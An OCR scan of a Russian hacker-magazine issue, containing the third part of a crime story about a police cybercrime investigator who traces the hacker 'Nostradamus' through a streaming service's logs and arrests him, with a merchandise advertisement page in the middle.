









Дождались!
sync
в России
с 14 сентября и навсегда
sync
ВСЕ ДЕЛО В ТЕХНИКЕ
5 ДЕВУШЕК
КОТОРЫЕ ТЕБЯ
ПОРВУТ
33
СПОСОБА
ОСТАТЬСЯ
МУЖЧИНОЙ
ОРГАЗМ
ДЕЛО ТЕХНИКИ
ТЕНДЕНЦИИ
ИНТЕРВЬЮ
НОВОСТИ
ТЕСТЫ
HI-TECH
РУЛИТ!
ВОДИТЕЛЬ ОТДЫХАЕТ
КРИМИНАЛЬНЫЕ
ЭЛЕМЕНТЫ
АРСЕНАЛ ХУЛИГАНА
Let's Hi-Fun!
(game)land
ISSN 1815-7599
в России


B&S



Загадки Нострадамуса

КИРЯКИН С КРИКОМ ВСКОЧИЛ С ПОСТЕЛИ. ЛЕЖАЩАЯ РЯДОМ ЛАРИСА С ТРЕВОГОЙ СМОТРЕЛА НЕ НЕГО И ПОПЫТАЛАСЬ УСПОКОИТЬ..

mindw0rk (mindw0rk@gameland.ru)

Часть третья

— Это был всего лишь кошмар. Видишь, ты дома. Все в порядке.

Вид собственной спальни и жены привел его в чувство, но в мозгу еще прокручивался недавний сон. Зловещая фигура в капюшоне, утаскивающая дочь, его безуспешные попытки догнать их, фраза: «Ты не выполнил задачу! Теперь твоя дочь моя» и зловещий смех.

На часах было начало пятого. Кирякин рухнул на подушку и попытался снова заснуть, но так и пролежал до 6 утра, смотря в потолок.

Перед выходом на работу, он позвонил хакеру Крису — одному из информаторов отдела «К», с охотой выдающего своих приятелей в обмен на отмазу своих старых грешков. В отделе его терпеть не могли за подхалимство и отъявленное стукачество, и дали прозвище "Крыс", но он, как любой стукач, был полезен отделу. Понадобилось 4 минуты, чтобы Крыс снял трубку.

— Какого черта? — послышался сонный голос.

— Чертей ты в тюрьме увидишь, если так с майором милиции будешь

разговаривать.
— Эээ… Вадим Сергеевич? Здравствуйте. Рад вас слышать.
— В 10 утра придешь в мой кабинет. И не заставляй меня ждать.
— Сегодня?
— Нет, через год, — издевающимся тоном ответил Кирякин и положил трубку.

* * *

25-летний Крыс во многом действительно был похож на крысу — худой, с длинным острым носом, в очках с круглыми линзами и пучком редеющих каштановых волос. Голос у него был мягкий, елейный, старающийся всем угодить. Все это, вместе с несуразной одеждой, состоящей из мятой клетчатой рубашки, штанов в крупную полоску и сандалий, производило отталкивающее впечатление.
— Вызывали, Вадим Сергеевич? — промяукал Крыс.
— Садись! — приказал следователь и кивнул на стул.
Кирякину не доставляло удовольствие общаться с этим типом, но у него могла быть нужная информация. Крыс долгое время крутился в компьютерном андеграунде, знал многих «отцов» хака и даже состоял в двух крупных хакерских группировках. Пока товарищи по ремеслу не узнали, что он стукачит в органы. Ходили слухи, что Крыса подловили во дворе его дома и сильно избили его же старые дружки. Но правда это, или нет, следователь не знал.
— В общем, слушай, Евдокеев, нам вчера заявку оставили — кто-то взломал крупный сетевой аукцион и похитил номера кредиток пользователей. Попахивает 20 годами тюрьмы, не находишь?
Хакер Крис покраснел:
— Ну а я то причем, товарищ следователь?
— Так ведь за тобой такой грешок уже был, помнишь? 13 февраля 2003 года. E-torg.ru.
— Товарищ следователь, так ведь это давно было. Я уже давно раскаялся, отработал, вроде.
— А кто тебя знает, раскаялся ты или нет? Симптомы те же. Использование аналогичной уязвимости, та же цепочка прокси. Опять взялся за старое, негодяй? — голос Кирякина принял угрожающие ноты.
— Да я уже 2 года ничего не ломал. Богом клянусь!
— На что мне твои клятвы? Алиби есть у тебя?
— Какое алиби?
— Ты, Евдокеев, дурака из меня не строй! — рассердился следователь.
Крыс еще сильнее покраснел и притих.
— В общем, ладно, разберемся. Если действительно не ломал, ничего тебе не станется. А если решил опять в свои игры играть — получишь 20 лет минимум, — сделал ударение на последнем слове Кирякин, — и я лично прослежу, чтобы тебя в самую бандитскую тюрягу засадили.
На Крыса было жалко смотреть.
— Теперь вот что, — продолжил следователь, — мы сейчас ищем одного деятеля, который испытывает сильную тягу к телевидению. А конкретно — к каналу R-TV. У тебя есть такой среди знакомых?
Хакер наморщил лоб, пытаясь вспомнить.
— Да нет, вроде.
— Ты тщательнее подумай. Может, кто-то рассказывал об интересной передаче по R-TV? Или хвастался взломом их компьютерной сети? Помни, помогая мне, ты помогаешь лично себе.
Крыс снова задумался, но в итоге пожал плечами.
— Не было ничего такого.
Следователь вздохнул.
— Ладно. Свободен. Пока мы ведем расследование по делу аукциона, из города не выезжай.
— Да-да, конечно, — убедительно закивал хакер. И уже, выходя за дверь, буркнул: «Кто вообще сейчас смотрит телик?».
— Что ты сказал? — переспросил Кирякин.
— Я говорю, никто из хакеров не смотрит телевизор. Нафига он нужен, когда есть интернет?
— А в интернете транслируют такие каналы, как R-TV?
— Конечно. Есть специальный гейт, через который можно в реальном времени смотреть любую передачу. Стоит это 25$ в месяц, но уже давно написали скрипт для бесплатного просмотра.
— Так, погоди. Садись обратно и расскажи мне про этот гейт.

* * *

Внутренняя отделка здания была не менее шикарной, чем само здание. Перед тем, как прийти сюда, Кирякин навел справки о компании DreamTV. Генеральный директор Кагаров Сергей Михайлович 5 лет назад владел небольшим магазинчиком, торгующим компьютерной техникой. В какой-то момент он продал весь свой бизнес, а вырученные деньги вложил в компанию, специализирующуюся на трансляции популярных ТВ каналов в Сети. Услуга оказалась востребованной — многие компьютерщики предпочитали смотреть нужные передачи прямо на мониторе, без установки спутниковой антенны и прочих трудностей. За три года DreamTV превратилась из небольшой конторы в крупную компанию, ворочающую миллионами.
— Чем могу вам помочь? — поинтересовалась администратор у заблудившегося в коридоре Кирякина.
— Мне назначена встреча с Кагаровым Сергеем Михайловичем. Вы не подскажите, где его кабинет?
— Вам прямо по этому коридору и налево. Большая кожаная дверь.
Пропустить такую дверь было трудно. Кирякин, постучавшись, отворил ее и попал в уютно обставленную прихожую. Рядом с еще одной дверью, судя по всему, ведущей в кабинет директора, сидела молоденькая секретарша.
— Мне к Кагарову, — сообщил следователь.
— Вам назначена встреча?
— Да.
— Секундочку.
Девушка по телефону сообщила шефу о госте и пригласила войти.
Кабинет был отделан по-домашнему, — большую часть помещения занимали книжный шкаф и длинный стол, а пол застелен дорогим ковром в тигровых тонах. Человек, сидящий за столом, встал и приветственно протянул Кирякину руку.
— Присаживайтесь. Чай? Кофе?
— Спасибо, от кофе не откажусь.
Пока Кагаров давал распоряжения секретарше, Кирякин с интересом осматривал компьютерную технику на столе. Большой ЖК-монитор, тоненький ноутбук, стоивший явно не меньше двух тысяч, навороченный телефон… следователь со вздохом подумал о своем стареньком пентиуме, который уже давно пора было бы сменить на что-то помощнее, если бы только отделу выделили деньги.
Директору DreamTV было за 40 — красивый мужчина в стильных очках… если бы не бизнес, из него получилась бы хорошая модель для рекламы мужского дезодоранта или бритвы. Секретарша принесла кофе с печеньем в вазочке. Когда она снова вышла, Кагаров обратился к гостю:
— Итак, вы по телефону сказали, что хакерам удалось взломать нашу защиту?
— Да, причем уже давно. Взломщики не распространяли информацию в Сети, но бесплатно вашими услугами пользуются, как минимум, человек 300.
— По правде, я слышу об этом впервые, но мы очень заинтересованы в решении такого рода проблем.
— Не сомневаюсь. У меня есть подробное описание работы скрипта, который используют хакеры, и я могу помочь вам устранить уязвимость. Но мне нужна также ваша помощь. Возможно, один из этих взломщиков — человек, которого мы ищем за совершение других преступлений. Нам очень важно его найти.

* * *

«Компьютерная лаборатория», как называли ее сотрудники DreamTV, представляла собой просторное помещение, заставленное всевозможной компьютерной аппаратурой. Это было сердце компании, так как именно через эти серверы пользователи получали телевизионный трафик. Кирякин насчитал 14 сотрудников, занимающихся компьютерами. Главным среди них был Николаевич — седеющий маленький мужичок с сердитыми глазами и суетливой походкой. Просмотрев распечатки, принесенные милиционером, он пожал плечами.
— Ничего удивительного. У нас десятки тысяч клиентов, уследить за подобными инцидентами сложно.
Кирякин не стал осуждать халатность компьютерщиков DreamTV. Его больше интересовало то, за чем он пришел.
— Спасибо, конечно, за информацию. Дырку мы прикроем, аккаунты тех, кто пользовался скриптом, забаним, — продолжил начальник компьютерного отдела.
— Скажите, вы ведете логи активности ваших клиентов?
— Да, у нас есть центральный сервер, на котором хранится вся информация, кто и что смотрел, когда и т.д. Все это делается в исследовательских целях. Нам важно знать, какие передачи и каналы предпочитают клиенты.
— Если я дам вам список передач за последние полтора месяца, которые крутили по R-TV, вы сможете отфильтровать мне тех, кто их смотрел?
— Можно взглянуть на список?
Кирякин протянул Николаевичу исписанную бумагу.
— Отфильтровать, конечно, можно, но я вам сразу могу сказать — это будет, по меньшей мере, десяток тысяч людей. Слишком общие критерии поиска.
— Что ж, я вам их сокращу. Поищите только среди тех, кто пользовался скриптом.
— Прошу за мной.

ТОВАРЫ * В СТИЛЕ 


*** ЭКСКЛЮЗИВНАЯ КОЛЛЕКЦИЯ ОДЕЖДЫ И АКСЕССУАРОВ ОТ ЖУРНАЛОВ ХАКЕР И ХУЛИГАН**

ХАКЕР STUFF
КРУЖКА + ФЛЯЖКА + ЗАЖИГАЛКА



ЦЕНА: **69.99** USD КОД ТОВАРА: COF16384

«ОПАСНО ДЛЯ ЖИЗНИ»
КОВРИК ДЛЯ МЫШИ



ЦЕНА: **6.99** USD КОД ТОВАРА: COF13771

«ХУЛИГАН»
БРЕЛОК



ЦЕНА: **11.99** USD КОД ТОВАРА: COF14589

С ЛОГОТИПОМ «ХАКЕР»
ПИВНАЯ КРУЖКА СО ШКАЛОЙ



ЦЕНА: **12.99** USD КОД ТОВАРА: COF14018

«FUCK»
ФУТБОЛКА



ЦЕНА: **14.99** USD КОД ТОВАРА: COF16183

«ENJOY MY COCK»
ФУТБОЛКА



ЦЕНА: **11.99** USD КОД ТОВАРА: COF15149

«ХАКЕР STUFF»
ФУТБОЛКА



ЦЕНА: **13.99** USD КОД ТОВАРА: COF16182

«FBI»
ВЕТРОВКА



ЦЕНА: **39.99** USD КОД ТОВАРА: COF13866

«ХАКЕР – ДЕНЬГИ»
ЗАЖИМ ДЛЯ ДЕНЕГ




ЦЕНА: **11.99** USD КОД ТОВАРА: COF14590

«ХАКЕР»
КОЖАНЫЙ ШНУРОК ДЛЯ МОБИЛЬНИКА



ЦЕНА: **11.99** USD КОД ТОВАРА: COF14591

С ЛОГОТИПОМ «ХАКЕР»
ЗАЖИГАЛКА МЕТАЛЛИЧЕСКАЯ








ЦЕНА: **11.99** USD КОД ТОВАРА: COF13862

«ХАКЕР»
РУЧКА SENATOR МЕТАЛ. С ГРАВИРОВКОЙ



ЦЕНА: **22.99** USD КОД ТОВАРА: COF13861









Они вместе направились к тому самому серверу, стоявшему в углу компьютерной лаборатории. За машиной сидел полноватый молодой человек в очках и что-то быстро печатал.
— Гриша, иди погуляй. Нам нужно поработать, — обратился Николаевич к толстяку.
Гриша подозрительно посмотрел на Кирякина и молча удалился, а его место занял шеф.
Кирякин сразу понял, что Николаевича не зря назначили начальником отдела — он настолько уверенно орудовал в логах, что, казалось, всю жизнь только этим и занимался. Не прошло и пяти минут, как Николаевич объявил:
— Есть трое кандидатов. Имя первого — Storm, висит на линии круглосуточно. Другой — Krikun, тянет трафик по вечерам практически каждый день, любит научные передачи, типа Discovery. Третьего зовут Remi, он бывает у нас нерегулярно, смотрит разное, но ваши передачи и его время в системе совпали.
— Если можно, распечатайте мне всю информацию, которая у вас на них есть.

* * *

Анечка приветливо улыбнулась и принесла ребятам меню.
— Андрюха, видел, как она на тебя посмотрела? — спросил Major.
— Да ладно тебе. Просто приветливость.
— Приве-етливость, — передразнил Саня, — так и будете всю жизнь друг другу глазки строить.
— Ну что, мне в загс ее отсюда вести?
— Да для начала хотя бы куда-нибудь пригласить. Точно тебе говорю, она к тебе неровно дышит.
Андрей посмотрел на остальных товарищей, ожидая поддержки. Рома пожал плечами:
— Тебе решать. Не маленький.
Хакеры на этот раз не стали доставать ноутбук, а просто перекусили шашлыком и фирменными салатами. Перед уходом Андрей бросил друзьям: «Вы идите, я догоню» и быстро, чтобы не успеть передумать, направился к Ане. Услышав его голос, девушка удивленно подняла глаза.
— Аня... я это… в общем у меня случайно оказались 2 билета на «Белый загар». В «Синема холл». Я тут подумал… в общем, не хочешь присоединиться?
— А я уже смотрела этот фильм.
— Да? А, ну ладно.
Андрей уже собрался уйти, но Аня остановила.
— Подожди. Знаешь, мне фильм понравился, и я бы с удовольствием посмотрела его снова.
— Правда?
— Ага. Когда сеанс?
— Завтра в 6 вечера.
— Ладно. Давай тогда без десяти 6 возле входа в кинотеатр?
— О'кей. Ну ты это, не опаздывай.
Когда Андрей догнал приятелей, по его сияющему лицу они поняли, случилось что-то очень хорошее.

* * *

— Мам, я дома! — из коридора крикнул Groove.
— А что так рано?
— Сегодня всего две пары было.
— У тебя всегда две пары.
— Не всегда. Позавчера было 6.
Андрюха прошел в свою компьютерную "берлогу", как называла комнату мать, и сел за компьютер. Машинально проверив почтовый ящик, в котором ничего интересного не оказалось, он откинулся на спинку стула и замер. Впервые за долгое время, ему совершенно не хотелось торчать у компа. Ковырять новую систему? Банально. Скачать из локалки и посмотреть новый фильм? Он уже пересмотрел все хорошее, что там было. Потрещать с хакерами на IRC? Последние беседы о новых дырках в софте наводили на него тоску. Он заметил, что продолжает сидеть за компьютером, как будто был привязан к нему невидимой цепью, и мысленно философствовал, что вообще хорошего есть в компьютерах. Нет, конечно, кое-что хорошее в них есть, но что заставляет их сидеть целыми днями у монитора? Все-таки разговор с Аней сильно повлиял на него.
Андрей решил прогуляться в одиночестве по парку, подумать о будущем — погода была замечательная. Но сначала нужно было закончить то, что он начал.
Groove запустил скрипт и зашел на сервер DreamTV. Пролистав длинный список каналов, он выбрал R-TV и нажал Enter.

* * *

До конца отведенного хакером времени оставалось совсем немного. У Кирякина было три имени, но он не мог с уверенностью сказать, кто из них взломал его комп. Да и ломал ли именно кто-то из них? Его теория с DreamTV была хрупкой и ненадежной. Но следователь чувствовал, что он идет по правильному пути, а за долгие годы службы он привык доверять своему чутью.
Выйдя на крыльцо родного здания, он встретил знакомые лица сотрудников.
— Шеф, давай мы твой компьютер поставим под наблюдение. Если этот умник сунется снова выполнять свою угрозу, мы его живо прижучим, — предложил Мишка.
— Не утруждайся. Саня уже им занимается. Только слабо верится, что наш Нострадамус попробует взломать его снова. Он не такой дурак.
— Я думаю, он вообще блефует. Какой резон хакеру наживать себе врага в отделе по ловле хакеров?
— Судя по предыдущим инцидентам, парень шутить не намерен.
Кирякин затянулся и выпустил клуб дыма.
В этот момент зазвонил мобильник.
— Вадим, иди скорее сюда. Наш хакер, кажется, объявился, — раздался из трубки голос Сани Гришко.
Позвав с собой двух сотрудников, Кирякин быстро поднялся на второй этаж, и уже через несколько секунд был в кабинете эксперта, рядом со своим компьютером.
На экране монитора виднелись буквы и цифры, мало что говорившие следователю.
— Кто-то пытается проникнуть на твой компьютер. Я поставил заслон, но он продолжает прощупывать вход.
— Поторопился ты, шеф, с выводами, — заметил Мишка.
— Сможешь определить, откуда он зашел? — спросил Кирякин.
— Уже. Странно, но он использует только один прокси-сервер, причем крупного провайдера.
— Что за провайдер?
— Telecom Zone. Мы можем его накрыть прямо сейчас…
Кирякин его уже не слушал. Узнав в справочной телефон оператора Telecom Zone, следователь тут же набрал его номер:
— Здравствуйте. Вас беспокоит майор Вадим Кирякин, отдел «К» МВД. Через ваш локальный прокси сейчас совершается взлом сети крупной компьютерной компании, нам нужно немедленно установить личность того, кто зашел через следующий IP.
Саня Гришко продиктовал Кирякину номер и тот повторил его в трубку.
— Простите, но мы не предоставляем подобную информацию по телефону — прозвучал ответ оператора.
— Послушай, умник! Если ты мне сейчас же не дашь эту информацию, компания о которой я говорю лишится таких денег, что тебе за всю жизнь потом не отработать.
В трубке замолчали, судя по всему, переваривая услышанное.
— Говори, давай! — рявкнул Кирякин.
— Хорошо. Продиктуйте еще раз IP.
Трубка на некоторое время замолчала, но через минуту ожила вновь.
— Кажется, вы правы. Там удаленное соединение с внешним сервером. Владелец IP — Андрей Суворов, запишите адрес и телефон.
— Благодарю.
Кирякин кивнул двум сотрудникам:
— Миха, Олег, едете со мной. Саня, ты удерживай его на линии, сколько можешь. Открой свой заслон, я вчера сделал бэкап всех файлов и перенес важную инфу на болванки, так что ничего страшного не произойдет.
— Понял.
Старенький жигуленок, в котором сидели трое сотрудников отдела, выехал со двора и на большой скорости помчался в другую часть города.

* * *

Андрей переодевал джинсы для намеченной прогулки, когда услышал шум в коридоре. Незнакомый мужской голос интересовался у матери, дома ли он. Groove притих.
— А вы по какому поводу?
— Ваш сын подозревается в совершении множества компьютерных взломов.
По спине Андрея пробежал неприятный холодок. Он пытался сообразить, что необходимо сделать в этом случае. Лучшее, что ему удалось придумать — запустить на компьютере программу для безвозвратного удаления директорий, отметить свои трофеи и нажать «Удалить». Пока столбик на экране выводил процент удаленных файлов, Андрей вытащил из стола папку с распечатками паро-

лей и, раскрыв форточку, швырнул ее туда. За этим занятием Андрея застали Кирякин и его коллега.
— Эй, парень, не так быстро, — взял его под руки следователь.
Мишка тем временем выдернул шнур питания компьютера из розетки.
— Я не понимаю, — сопротивлялся паренек.
— Все ты понимаешь.
Кирякин посмотрел на часы, висящие на стене, и усмехнулся.
— Забавно, практически точно в срок. Не ожидал… Нострадамус?
Андрей смотрел на него совершенно растерянно.
— Ну, герой, поехали.
— Куда?
— В отделение. Мне давно хотелось с тобой пообщаться. Мишка, ты оставайся здесь. Сейчас Лиханов приедет с орденом, оформите все как положено, с понятыми. Все, что отыщете — в лабораторию.
— Так точно.

* * *

На следующий день, ровно без десяти 6, Анечка стояла возле кинотеатра и ждала. Она была рада, что Андрей, наконец, решился предложить вместе погулять. Но нервничала, так как не так часто ходила с мальчиками в кинотеатр или еще куда-то. Вдруг она скажет что-то не то, и он посчитает ее глупой?
Аня старалась не думать об этом и наблюдала за толпой, высматривая там своего кавалера.
Прошло 10 минут, затем 20… Андрей не показывался. Аня начала злиться. Как он там сказал: «Не опаздывай»? Как не стыдно заставлять девушку ждать? К тому же, когда сам предложил встретиться. В 17:20 она окончательно потеряла терпение и, со злостью взглянув на счастливую парочку, заходящую в киношку, отправилась домой.
— Не очень-то и хотелось, — подумала она.

* * *

Суд над Андреем Суворовым, известным в хакерском сообществе как Groove, состоялся ровно через полгода. На его компьютере нашли доказательства причастности ко взлому компьютеров Овчинникова, Потапова и Кирякина, а также сотни других систем. На его же машине хранились данные о ворованных кредитных карточках, документы из компьютеров правительственных организаций и отчет по расследованию дела хакера, известного в отделе как Нострадамус. Андрей на суде полностью отрицал свою вину, отказавшись сотрудничать с властями. Но, так как доказательства были более чем убедительными, 19-летнего Groov'а приговорили к трем годам лишения свободы и штрафу в размере 100 минимальных зарплат.

[эпилог] Антон Кирякин сидел за новым мощным компьютером, который ему выдали после всех достижений, и читал последние новости о крупном хакерском портале. Пресса неплохо постаралась, освещая дело Groov'а. Заголовки: «Хакер против отдела «К» проходили во многих центральных газетах. Фамилия Кирякина стала известной, и его даже пригласили на новую передачу, полностью посвященную компьютерной преступности. Одно было плохо… после дела Нострадамуса, стало скучно. Новые инциденты в основном проходили вокруг банальной кражи паролей доступа в инет и преступлений с кредитными картами. Кирякину хотелось оригинального дела с достойным соперником.
Закончив читать новости, он закрыл браузер и откинулся на спинку кресла. Ему вспомнился Крым, куда они с Ларисой ездили после поимки Нострадамуса. Море, солнце, горы и тишина. Следователь посмотрел в окно, где дула метель, и поежился.
Вдруг компьютер пискнул и сам собой перезагрузился.
— Старая машинка не капризничала, — подумал Кирякин.
Он молча ждал, пока загрузится Windows XP и появится рабочий стол. Но первое, что увидел после загрузки, были вовсе не родные ярлыки. Загораживая волпапер, на экране всплыло яркое окно с текстом, написанным крупным шрифтом:
